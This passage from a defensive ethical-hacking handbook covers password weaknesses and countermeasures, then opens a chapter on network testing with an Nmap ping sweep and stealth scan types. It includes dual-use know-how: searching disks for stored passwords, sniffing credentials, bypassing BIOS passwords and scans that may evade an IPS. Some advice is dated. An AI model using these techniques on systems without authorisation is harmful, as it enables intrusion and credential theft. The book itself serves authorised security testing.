WARNING The potential for hackers to install keystroke-logging software is another reason to ensure that your users aren't downloading and installing random shareware or opening attachments in unsolicited emails. Consider locking down your desktops by setting the appropriate user rights through local or group security policy in Windows. You could use AppLocker in Windows versions 10 and Server 2016 or later. Alternatively, you could use a commercial lockdown program, such as Fortres 101 (`www.fortresgrand.com`) for Windows or Deep Freeze Enterprise (`www.faronics.com/products/deep-freeze/enterprise`) for Windows, Linux, and macOS X. A different technology that still falls into the "positive security" whitelisting category is called VMware Carbon Black App Control (`www.broadcom.com/products/carbon-black`), which allows you to configure which executables can be run on any given system. It's intended to fight off advanced malware but could certainly be used in this situation.

Weak password storage

Many legacy and stand-alone applications — such as email, dial-up network connections, and accounting software — store passwords locally, which makes them vulnerable to password hacking. By performing a basic text search, I've found passwords stored in clear text on the local hard drives of machines. You can automate the process even further by using a program called FileLocator Pro (`www.mythicsoft.com/filelocatorpro`). I cover storage-related vulnerabilities in Chapter 16.

SEARCHING

You can try using your favorite text-searching utility — such as the Windows search function, `findstr`, or `grep` — to search for *password* or

passwd on your computer's drives. You may be shocked to find what's on your systems. Some programs even write passwords to disk or leave them stored in memory.

REMEMBER Weak password storage is a criminal hacker's dream. Head it off if you can. I don't mean that you should immediately run off and start using a cloud-based password manager, however. As we've all seen over the years, those systems get hacked as well!

COUNTERMEASURES

The only reliable way to eliminate weak password storage is to use only applications that store passwords securely. This practice may not be practical, but it's your only guarantee that your passwords are secure. Another option is to instruct users not to store their passwords when prompted.

Before upgrading applications, contact your software vendor to see how it manages passwords or search for a third-party solution.

Network analyzer

A network analyzer sniffs the packets traversing the network, which is what the bad guys do if they can gain control of a computer, tap into your wireless network, or gain physical network access to set up their network analyzer. If they gain physical access, they can look for a network jack on the wall and plug right in.

TESTING

Figure 8-4 shows how crystal-clear passwords can be through the eyes of a network analyzer. This figure shows how Cain & Abel can glean thousands of passwords going across the network in a matter of a couple of hours. As you can see in the left pane, these clear-text password vulnerabilities can apply to FTP, web, Telnet, and more. (The actual usernames and passwords are blurred to protect them.)




FIGURE 8-4: Using Cain & Abel to capture passwords going across the network.

REMEMBER If traffic isn't tunneled through some form of encrypted link, such as a virtual private network, Secure Shell, or Secure Sockets Layer, it's vulnerable to attack.

Cain & Abel is a password-cracking tool that also has network analysis capabilities. You can also use a regular network analyzer, such as the commercial product CommView (www.tamos.com/products/commview) as well as the free open-source program Wireshark (www.wireshark.org). With a network analyzer, you can search for password traffic in various ways. To capture POP3 password traffic, for example, you can set up a filter and a trigger to search for the PASS command. When the network analyzer sees the PASS command in the packet, it captures that specific data.

Network analyzers require you to capture data on a hub segment of your network or via a monitor/mirror/span port on a switch. Otherwise, you can't see anyone else's data traversing the network — just yours. Check your switch's user guide to see whether it has a monitor or mirror port

and for instructions on how to configure it. You can connect your network analyzer to a hub on the public side of your firewall. You'll capture only those packets that are entering or leaving your network — not internal traffic. I cover this type of network infrastructure hacking in detail in Chapter 9.

COUNTERMEASURES

Here are some good defenses against network analyzer attacks:

- **Use switches on your network, not hubs.** Not that it's a problem much anymore as Ethernet hubs are things of the past, but I do still see them in use occasionally. If you must use hubs on network segments, a program like sniffdet (`http://sniffdet.sourceforge.net`) for Unix/Linux-based systems and PromiscDetect (`https://vidstromlabs.com/freetools/promiscdetect/`) for Windows can detect network cards in *promiscuous mode* (accepting all packets, whether they're destined for the local machine or not). A network card in promiscuous mode signifies that a network analyzer may be running on the network.
- **Make sure that unsupervised areas, such as an unoccupied lobby or training room, don't have live network connections.** An Ethernet port is all someone needs to gain access to your internal network.
- **Don't let anyone without a business need gain physical access to your switches or to the network connection on the public side of your firewall.** With physical access, a hacker can connect to a switch monitor port or tap into the unswitched network segment outside the firewall and then capture packets.

WARNING Switches don't provide complete security because they're vulnerable to ARP poisoning attacks, which I cover in Chapter 9.

Weak BIOS passwords

Most computer BIOS (basic input/output system) settings allow power-on passwords and/or set up passwords to protect the computer's hardware settings that are stored in the CMOS chip. Here are some ways around these passwords:

- You usually can reset these passwords by unplugging the CMOS battery or by changing a jumper on the motherboard.
- Password-cracking utilities for BIOS passwords are available on the internet and from computer manufacturers.
- If gaining access to the hard drive is your ultimate goal, you can remove the hard drive from the computer and install it in another one, and you're good to go. This technique is a great way to prove that BIOS/power-on passwords are *not* effective countermeasures for lost or stolen laptops.

TIP For a good list of default system passwords for various vendor equipment, check www.cirt.net/passwords.

Tons of variables exist for hacking and hacking countermeasures, depending on your hardware setup. If you plan to hack your own BIOS passwords, check for information in your user manual. Often, an internet search can reveal what you need. If protecting the information on your hard drives is your ultimate goal, full (sometimes referred to as *whole*) disk is the best way to go. I cover mobile-related password cracking in depth in Chapter 11. The good news is that newer computers (within the past decade or so) use a new type of BIOS called unified extensible firmware interface (UEFI), which is much more resilient to boot-level system cracking attempts. Still, a weak password may be all it takes for the system to be exploited.

Weak passwords in limbo

Bad guys often exploit user accounts that have just been created or reset by a network administrator or help desk. New accounts may need to be created for new employees or even for security testing purposes. Accounts may need to be reset if users forget their passwords or if the accounts have been locked out because of failed attempts.

WEAKNESSES

Here are some reasons why user accounts can be vulnerable:

- When user accounts are reset, they're often assigned an easily cracked or widely-known password (such as the user's name or the word *password*). The time between resetting the user account and changing the password is a prime opportunity for a break-in.
- Many systems have default accounts or unused accounts with weak passwords or no passwords at all. These accounts are prime targets.

COUNTERMEASURES

The best defenses against attacks on passwords in limbo are solid help-desk policies and procedures that prevent weak passwords from being available at any given time during the new-account-generation and password-reset processes. Following are perhaps the best ways to overcome this vulnerability:

- Require users to be on the phone with the help desk or to have a help-desk member perform the reset at the user's desk.
- Require that the user immediately log in and change the password.
- If you need the ultimate in security, implement stronger authentication methods, such as challenge/response questions, smart cards, or digital certificates.
- Automate password reset functionality via self-service tools on your network so that users can manage most of their password problems without help from others.

I cover mobile-related password cracking in Chapter 11 and website/application password cracking in Chapter 15.

General Password Cracking Countermeasures

A password for one system usually equals passwords for many other systems because many people use the same (or at least similar) passwords on every system they use. For this reason, you may want to consider instructing users to create different passwords for different systems, especially on the systems that protect sensitive information. The only downside is that users have to keep multiple passwords and, therefore, may be tempted to write them down, which can negate any benefits.

TIP Strong passwords are important, but you need to balance security and convenience. You can't expect users to memorize passwords that are insanely complex and must be changed every few weeks. But you can't afford weak passwords or no passwords at all. Come up with a strong password policy and accompanying standard — preferably one that requires long, strong passphrases (combinations of words that are easy to remember yet next to impossible to crack) that have to be changed only once or twice a year.

Storing passwords

If you have to choose between weak passwords that your users can memorize and strong passwords that your users must write down, I recommend having readers write down passwords and store the information securely. Train users to store their written passwords in a secure place — not on keyboards or in easily cracked password-protected computer files (such as spreadsheets). Users should store a written password in any of these secure locations:

- A locked file cabinet or office safe

- A disk with full (whole) disk encryption, which can prevent an intruder from accessing the operating system and passwords stored on the system. (Just know that this technique isn't foolproof, as I outline in Chapter 11.)
- A secure password management tool such as LastPass (`www.lastpass.com`) or the open-source program Password Safe (`https://pwsafe.org`).

Again, as I mention earlier, applications such as these aren't impervious to attack, so be careful.

WARNING Don't write passwords on sticky notes! People joke about this practice, but it *still* happens a lot, and it's not good for business!

Creating password policies

As an IT or security professional, you should show users the importance of securing their passwords. Here are some tips on how to do that:

- Demonstrate how to create secure passwords. Refer to passwords as *passphrases*, because people tend to take *passwords* literally and use only words, which can be less secure.
- Show what can happen when weak passwords are used or passwords are shared.
- Diligently build user awareness of social engineering attacks.

Enforce (or at least encourage the use of) a strong password-creation policy that includes the following criteria:

- **Use uppercase and lowercase letters, special characters, and numbers.** Never use only numbers. Such passwords can be cracked quickly.
- **Misspell words or create acronyms from a quote or a sentence.** *ASCII*, for example, is an acronym for *American Standard Code for*

Information Interchange that can be used as part of a password.

- **Use punctuation characters to separate words or acronyms.**
- **Change passwords every 12 months or so and immediately if they're suspected of being compromised.** Any more frequent change introduces an inconvenience that serves only to create more vulnerabilities. Multifactor authentication would be good to use in combination with this approach.
- **Use different passwords for each system.** This practice is especially important for network infrastructure hosts, such as servers, firewalls, and routers. It's okay to use similar passwords; just make them slightly different for each type of system, such as *SummerInTheSouth-Win10* for Windows systems and *Linux+SummerInTheSouth* for Linux systems.
- **Use variable-length passwords.** This trick can throw off attackers because they won't know the required minimum or maximum length of passwords and must try all password-length combinations.
- **Don't use common slang words or words that are in a dictionary.**
- **Don't rely completely on similar-looking characters, such as *3* instead of *E*, *5* instead of *S*, or *!* instead of *1*.** Password-cracking programs and dictionaries are available to help check for this practice.
- **Don't reuse the same password within at least four to five password changes.**
- **Use password-protected screen savers.** Unlocked screens are a great way for systems to be compromised. You could have the strongest passwords and best full disk encryption in the world, but none of that matters if the computer is left unattended with the screen unlocked.
- **Don't share passwords.** To each their own!
- **Avoid storing user passwords in an unsecured central location, such as an unprotected spreadsheet on a hard drive.** This practice

is an invitation to disaster. Use a password manager to store user passwords if you're willing to do so. (I'm not yet.)

Taking other countermeasures

Here are some other password hacking countermeasures that I recommend:

- **Enable security auditing to help monitor and track password attacks.** You can't possibly manage this part of your security program if you're not looking out for attacks.
- **Perform OSINT testing against your internet domains.** This will help reveal what is exposed online and, therefore, what the bad guys are likely going to be using against you.
- **Test your applications to make sure that they aren't storing passwords indefinitely in memory or writing them to disk.** A good tool for this is WinHex (www.x-ways.net/winhex/index-m.html). I've used this tool to search a computer's memory for keywords such as *password*, *pass=*, *login*, and so on, and have come up with some passwords that the developers thought were cleared from memory.

TIP Some password-cracking Trojan-horse applications are transmitted through worms or simple email attachments. Such malware can be lethal to your password-protection mechanisms if they're installed on your systems. The best defense is malware protection or whitelisting software from Webroot, McAfee, or Bit9.

- **Keep your systems patched.** Passwords are reset or compromised during buffer overflows or other denial-of-service (DoS) conditions.
- **Know your user IDs.** If an account has never been used, delete or disable the account until it's needed. You can determine unused accounts by manual inspection or by using a tool such as DumpSec (www.systemtools.com/somarsoft/?somarsoft.com), a tool that

can enumerate the Windows operating system and gather user IDs and other information.

As the IT/security manager in your organization, you can enable account lockout to prevent password-cracking attempts. *Account lockout* is the ability to lock user accounts for a certain time after a certain number of failed login attempts have occurred. Most operating systems (and some applications) have this capability. Don't set it too low (fewer than five failed logins), and don't set it too high to give a malicious user a greater chance of breaking in. Somewhere between 5 and 50 may work for you. I usually recommend a setting of around 10 or 15. Consider the following when configuring account lockout on your systems:

- To use account lockout to prevent any possibilities of a user DoS condition, require two different passwords and don't set a lockout time for the first one if that feature is available in your operating system.
- If you permit auto-reset of the account after a certain period — often referred to as *intruder lockout* — don't set a short time period. Thirty minutes often works well.

A failed login counter can increase password security and minimize the overall effects of account lockout if the account experiences an automated attack. A login counter can force a password change after a certain number of failed attempts. If the number of failed login attempts is high and has occurred over a short period, the account has likely experienced an automated password attack.

THE FALLACY OF MULTIFACTOR AUTHENTICATION

Multifactor authentication (MFA) is considered the gold standard for securing critical systems. It addresses most of the known issues with traditional passwords because it requires having another "factor" that helps prove you are who you say you are. That said, MFA it's not without its faults. For example, if a user is lured into a legitimate-looking website that otherwise fakes the MFA process, they can be tricked into divulging sensitive information. Similarly, an attacker could launch a man-in-the-middle attack and

use social engineering to get the user to divulge their second factor of authentication. Obviously, if malware is installed on the system, it can result in the same exploit. MFA can also be exploited via the account credential recovery process of certain applications and systems, depending on how it's implemented. Finally, in situations where SMS text messages are used for the second factor of authentication (a common method), any such accounts can be vulnerable to SIM swapping. This is where an attacker can social-engineer their way into a new SIM card that belongs to you or one of your users and effectively mimics your identity and the MFA process. Ever wondered why you have to jump through so many hoops when going to your local cellphone store or calling your provider to make any changes? It's the phone companies trying to prevent this very attack.

Use MFA with app-based second-factor authentication (such as Microsoft or Google Authenticator) where you can, but look at your implementation through the lens of a criminal hacker to see how it could be exploited. You might be surprised.

Other password-protection countermeasures include

- **Stronger authentication methods:** Examples are challenge/response, smart cards, tokens, biometrics, and digital certificates. MFA provides the ultimate protection, but it's not foolproof. See the nearby sidebar.
- **Automated password reset:** This functionality lets users manage most of their password problems without getting others involved. Otherwise, this support issue becomes expensive, especially for larger organizations.
- **Password-protected system BIOS:** This countermeasure is especially important on servers and laptops that are susceptible to physical security threats and vulnerabilities.

Securing Operating Systems

You can implement various operating-system security measures to ensure that passwords are protected.

REMEMBER Regularly perform these low-tech and high-tech password-cracking tests to make sure that your systems are as secure as possible — perhaps as part of a monthly, quarterly, or biannual audit of local and domain passwords.

Windows

The following countermeasures can help prevent password hacks on Windows systems:

- Some Windows passwords can be gleaned by reading the clear text or crackable ciphertext from the Windows Registry. Secure your registries by doing the following:
  - Allow only administrator access.
  - Harden the operating system by using well-known hardening best practices, such as those from SANS (www.sans.org/blog/cis-controls-v8/), NIST (https://csrc.nist.gov), the Center for Internet Security Benchmarks/Scoring Tools (www.cisecurity.org), and the ones outlined in *Network Security For Dummies*, by Chey Cobb (John Wiley & Sons, Inc.).
- Keep all SAM database backup copies secure.
- Disable the storage of LM hashes in Windows for passwords that are shorter than 15 characters.

  You can, for example, create and set the NoLMHash registry key to a value of 1 under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`.
- Use local or group security policies to help eliminate weak passwords on Windows systems before they're created.
- Disable null sessions in Windows, and make sure the Windows Firewall is enabled.

- In Windows XP and later versions (are you really still running Windows XP, or really anything prior to Windows 10?), enable the Do Not Allow Anonymous Enumeration of SAM Accounts and Shares option in the local security policy.

Chapter 12 covers Windows hacks that you need to understand and test in more detail.

Linux and Unix

The following countermeasures can help prevent password cracks on Linux and Unix systems:

- Ensure that your system is using shadowed MD5 passwords.
- Help prevent the creation of weak passwords. You can use the built-in operating system password filtering (such as cracklib in Linux) or a password-auditing program (such as npasswd or passwd+).
- Check your `/etc/passwd` file for duplicate root UID entries. Hackers can exploit such entries to gain backdoor access.

Chapter 13 explains the Linux and macOS hacks and how to test those operating systems for vulnerabilities.

Part 3

Hacking Network Hosts

IN THIS PART …

Target the weak spots on your network infrastructure systems.

Uncover common flaws and execute simple exploits impacting wireless networks.

Understand how small mobile devices can create big security risks.

Use AI to your advantage when testing for network system vulnerabilities.

Chapter 9

Network Infrastructure Systems

IN THIS CHAPTER

- **Selecting tools**
- **Scanning network hosts**
- **Assessing security with a network analyzer**
- **Preventing denial of service and other infrastructure vulnerabilities**

To have secure operating systems and applications, you need a secure network. Devices such as routers, firewalls, and even generic network hosts (including servers and workstations) must be assessed as part of the vulnerability and penetration testing process.

Thousands of possible network vulnerabilities exist, along with equally as many tools and even more testing techniques. You probably don't have the time or resources available to test your network infrastructure systems for *all* possible vulnerabilities using every tool and method imaginable. Instead, you need to focus on tests that produce a good overall assessment of your network. The tests I describe in this chapter produce exactly that.

You can eliminate many well-known, network-related vulnerabilities by simply patching your network hosts with the latest vendor software and firmware updates. Because many network infrastructure systems aren't publicly accessible, odds are good that your network hosts won't be attacked from the outside. You can eliminate many other vulnerabilities by following some solid security practices on your network as described in this chapter. The tests, tools, and techniques outlined in this chapter offer the most bang for your security assessment buck.

TIP The better you understand network protocols, the easier network vulnerability and penetration testing is because network protocols are the foundation for most information security concepts. If you're a little fuzzy on how networks work, I highly encourage you to find a copy of *TCP/IP For Dummies,* currently in its 6th Edition, by Candace Leiden and Marshall Wilensky (John Wiley & Sons, Inc.). *TCP/IP For Dummies* is one of the books that helped me develop my foundation of networking concepts early on. The Request for Comments (RFCs) list on the Official Internet Protocol Standards page, www.rfc-editor.org/standards, is a good reference as well.

Understanding Network Infrastructure Vulnerabilities

Network infrastructure vulnerabilities are the foundation of most technical security issues in your information system environment (both local and in the cloud). These lower-level vulnerabilities affect practically everything running on your network, which is why you need to test for them and eliminate them whenever possible.

Your focus for security tests on your network infrastructure should be to find weaknesses that others can see in your network and cloud environment so that you can quantify and treat your network's level of exposure.

REMEMBER Many issues are related to the security of your network infrastructure. Some issues are technical and require you to use various tools to assess them properly; you can assess others with a good pair of eyes and some logical thinking. Some issues are easy to see from outside the network, and others are easier to detect from inside your network.

When you assess your company's network infrastructure security, you need to look at the following:

- Where devices, such as a firewall or an intrusion prevention system (IPS), are placed on the network and how they're configured
- What external attackers see when they perform port scans and how they can exploit vulnerabilities in your network hosts
- Network design, such as internet connections, remote access capabilities, layered defenses, and placement of hosts on the internal network and in the cloud
- Interaction of installed security devices, such as firewalls, IPSes, and antiviruses
- What protocols are in use, including known-vulnerable ones such as Secure Sockets Layer (SSL), which are still quite prevalent
- Commonly attacked ports that are unprotected
- Network host configurations
- Network monitoring and maintenance

If someone exploits a vulnerability in one of the items in the preceding list or anywhere in your network's security, bad things can happen:

- An attacker can launch a denial of service (DoS) attack, which can take down your local network, your internet connection, or your cloud environment.
- A malicious employee using a network analyzer can steal confidential information in emails and files sent over the network.
- A hacker can set up backdoor access into your network.
- A contractor can attack specific hosts by exploiting local vulnerabilities across the network.

TIP When assessing your network infrastructure security, remember to do the following:

- Test your systems from the outside in and the inside in (that is, via the internet as well as on and between internal network segments and demilitarized zones [DMZs]).
- Obtain permission from partner networks, in advance, to check for vulnerabilities on their systems that can affect *your* network's security, such as open ports, lack of a firewall, or a misconfigured router.

Choosing Tools

As with all security assessments, your network security tests require the right tools: port scanners, protocol analyzers, and vulnerability scanning tools. Great commercial, shareware, and freeware tools are available. I describe a few of my favorite tools in the following sections. Just keep in mind that you need more than one tool because no tool does everything you need.

TIP If you're looking for easy-to-use security tools with all-in-one packaging, you get what you pay for most of the time — especially for the Windows platform. Tons of security professionals swear by many free security tools, especially those that run on Linux. Many of these tools offer a lot of value if you have the time, patience, and willingness to master their ins and outs. It would behoove you to compare the results of the free tools with those of their commercial counterparts. I've definitely found some benefits to using commercial tools.

Scanners and analyzers

These scanners provide practically all the port scanning and network testing you need:

- **Cain & Abel** (https://web.archive.org/web/20160217062632/http://www.oxid.it/projects.html) for network analysis and ARP poisoning (this program has reached its end of life but is still functional and usable in many situations)
- **Essential NetTools** (www.tamos.com/products/legacy) for a wide variety of network scanning functions
- **NetScanTools** (www.netscantools.com) for dozens of network security assessment functions, including ping sweeps, port scanning, and SMTP relay testing
- **Getif** (https://web.archive.org/web/20230507053622/www.wtcs.org/snmp4tpc/getif.htm) an oldie-but-goodie tool for SNMP enumeration (again, another tool that has reached end of life, so be careful where you download it from)
- **Nmap** (https://nmap.org) or **NMapWin** (https://sourceforge.net/projects/nmapwin), the happy-clicky-graphical user interface (GUI) front-end to Nmap, for host-port probing and operating system (OS) fingerprinting, which is now old and obsolete but still functional
- **LiveAction Omnipeek** (http://www.liveaction.com/products/omnipeek) for network analysis
- **TamoSoft CommView** (www.tamos.com/products/commview) for network analysis
- **Wireshark** (www.wireshark.org) for network analysis

Vulnerability assessment

These vulnerability assessment tools, among others, allow you to test your network hosts for various known vulnerabilities as well as potential

configuration issues that could lead to security exploits:

- **GFI LanGuard** (www.gfi.ai/products-and-solutions/network-security-solutions/languard) for port scanning and vulnerability testing
- **Nessus** (www.tenable.com/products/nessus) an all-in-one tool for in-depth vulnerability testing
- **SecPoint Penetrator Vulnerability Scanner** (www.secpoint.com/penetrator.html), similar to Nessus, for in-depth vulnerability testing

Scanning, Poking, and Prodding the Network

Performing the security tests described in the following sections on your network infrastructure involves following these basic hacking steps:

1. **Gather information and map your network.**
2. **Scan your systems to see which ones are available.**
3. **Determine what's running on the systems you discover.**
4. **Attempt to penetrate the systems you discover (if you choose to do so).**

TIP Every network card driver and implementation of TCP/IP in most operating systems — including Windows, Linux, and even your firewalls and routers — has quirks that result in different behaviors when scanning, poking, and prodding your systems. These different behaviors can result in different responses from your various systems, including everything from false-positive findings to DoS conditions. Refer to your administrator guides or vendor websites for details on any known issues and patches to fix those issues. If you patched all your systems, you shouldn't have any issues; just know that anything's possible.

Scanning ports

A *port scanner* shows you what's what on your network by scanning the network to see what's alive and working. Port scanners provide basic views of how the network is laid out. They can help you identify unauthorized hosts or applications and network host configuration errors that can cause serious security vulnerabilities.

The big-picture view from port scanners often uncovers security issues that might otherwise go unnoticed. Port scanners are easy to use and can test network hosts regardless of what operating systems and applications they're running. You can usually perform the tests relatively quickly and without having to touch individual network hosts (which would be a real pain).

The trick in assessing your overall network security is interpreting the results you get from a port scan. You can get false positives on open ports, for example, and may have to dig deeper. User Datagram Protocol (UDP) scans, like the protocol itself, are less reliable than Transmission Control Protocol (TCP) scans and often produce false positives because many applications don't know how to respond to random incoming UDP requests.

A feature-rich scanner such as Nessus can identify ports and show what's running in one step.

WARNING Port scans can take a good bit of time to run, depending on the number of hosts you have, the number of ports you scan, the tools you use, the processing power of your test system, and the speed of your network connections.

REMEMBER An important tenet is to scan more than just the important hosts. Leave no stone unturned — if not at first, eventually. These other systems often bite you if you ignore them. Also, perform the same tests with different utilities to see whether you get different results. Not all tools find the same open ports and vulnerabilities. This fact is unfortunate, but it's a reality of vulnerability and penetration testing.

If your results don't match after you run the tests with different tools, you may want to explore the issue further. If something doesn't look right, such as a strange set of open ports, it probably isn't. Test again; if you're in doubt, use another tool for a different perspective.

TIP If possible, you should scan all 65,534 TCP ports on each network host that your scanner finds. If you find questionable ports, look for documentation that the application is known and authorized. It's not a bad idea to scan all 65,534 UDP ports as well. Just know that this process can add a considerable amount of time to your scans.

Ping sweeping

A ping sweep of all your network subnets and hosts is a good way to find out which hosts are alive and kicking on the network. A *ping sweep* involves pinging a range of addresses using Internet Control Message

Protocol (ICMP) packets. Figure 9-1 shows the command and the results of using Nmap to perform a ping sweep of a class C subnet range.



DOS Prompt
C:\nmap>nmap -sP -n -T 4 192.168.1.1-254
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2004-02-07 14:03 Eastern Standard Time
Host 192.168.1.1 appears to be up.
Host 192.168.1.20 appears to be up.
Host 192.168.1.30 appears to be up.
Host 192.168.1.40 appears to be up.
Host 192.168.1.50 appears to be up.
Host 192.168.1.65 appears to be up.
Host 192.168.1.100 appears to be up.
Host 192.168.1.101 appears to be up.
Host 192.168.1.102 appears to be up.
Host 192.168.1.103 appears to be up.
Host 192.168.1.104 appears to be up.
Host 192.168.1.106 appears to be up.
Host 192.168.1.122 appears to be up.
Nmap run completed -- 254 IP addresses (13 hosts up) scanned in 10.455 seconds
C:\nmap>

FIGURE 9-1: Performing a ping sweep of an entire class C network with Nmap.

Dozens of Nmap command-line options exist, which can be overwhelming when you want only a basic scan. Nonetheless, you can enter `nmap` on the command line to see all the options available.

You can use the following command-line options for an Nmap ping sweep:

- `-sP` tells Nmap to perform a ping scan.
- `-n` tells Nmap not to perform name resolution.
- `-T 4` tells Nmap to perform an aggressive (faster) scan.
- `192.168.1.1-254` tells Nmap to scan the entire 192.168.1.0 subnet.

Using port scanning tools

Most port scanners operate in three steps:

1. The port scanner sends TCP SYN requests to the host or range of hosts you set it to scan.

   Some port scanners perform ping sweeps to determine which hosts are available before starting the TCP port scans.

WARNING Most port scanners scan only TCP ports by default. Don't forget about UDP ports, which you can scan with a UDP port scanner, such as Nmap.

2. The port scanner waits for replies from the available hosts.
3. The port scanner probes these available hosts for up to 65,534 possible TCP and UDP ports (based on which ports you tell it to scan) to see which ones have available services on them.

The port scans provide the following information about the live hosts on your network:

- Hosts that are active and reachable through the network
- Network addresses of the hosts found
- Services or applications that the hosts *may be* running

After performing a generic sweep of the network, you can dig deeper into specific hosts you find.

NMAP

After you have a general idea of which hosts are available and what ports are open, you can perform fancier scans to verify that the ports are actually open and not returning false positives. Nmap allows you to run the following additional scans:

- **Connect:** This basic TCP scan looks for any open TCP ports on the host. You can use this scan to see what's running and determine whether IPSes, firewalls, or other logging devices are logging the connections.
- **UDP scan:** This basic UDP scan looks for any open UDP ports on the host. You can use this scan to see what's running and determine whether IPSes, firewalls, or other logging devices are logging the connections.

- **SYN Stealth:** This scan creates a half-open TCP connection with the host, possibly evading IPS systems and logging. This scan is a good one for testing IPSes, firewalls, and other logging devices.
- **FIN Stealth, Xmas Tree, and Null:** These scans let you mix things up a bit by sending strangely formed packets to your network hosts so that you can see how they respond. These scans change the flags in the TCP headers of each packet, which allows you to test how each host handles them to point out weak TCP/IP implementations as well as patches that may need to be applied.

WARNING Be careful when performing these scans. You can create your own DoS attack and potentially crash applications or entire systems. Unfortunately, if you have a host with a weak TCP/IP stack (the software that controls TCP/IP communications on your hosts), there's no good way to prevent your scan from creating a DoS attack. A good way to help reduce the chances of such an attack is to use the slow Nmap timing options — Paranoid, Sneaky, or Polite — when running your scans.

Figure 9-2 shows the NMapWin Scan tab, where you can select the Scan Mode options (Connect, UDP Scan, and so on). If you're a command-line fan, you see the command-line parameters displayed in the bottom-left corner of the NMapWin screen. This display helps when you know what you want to do and the command-line help isn't enough.

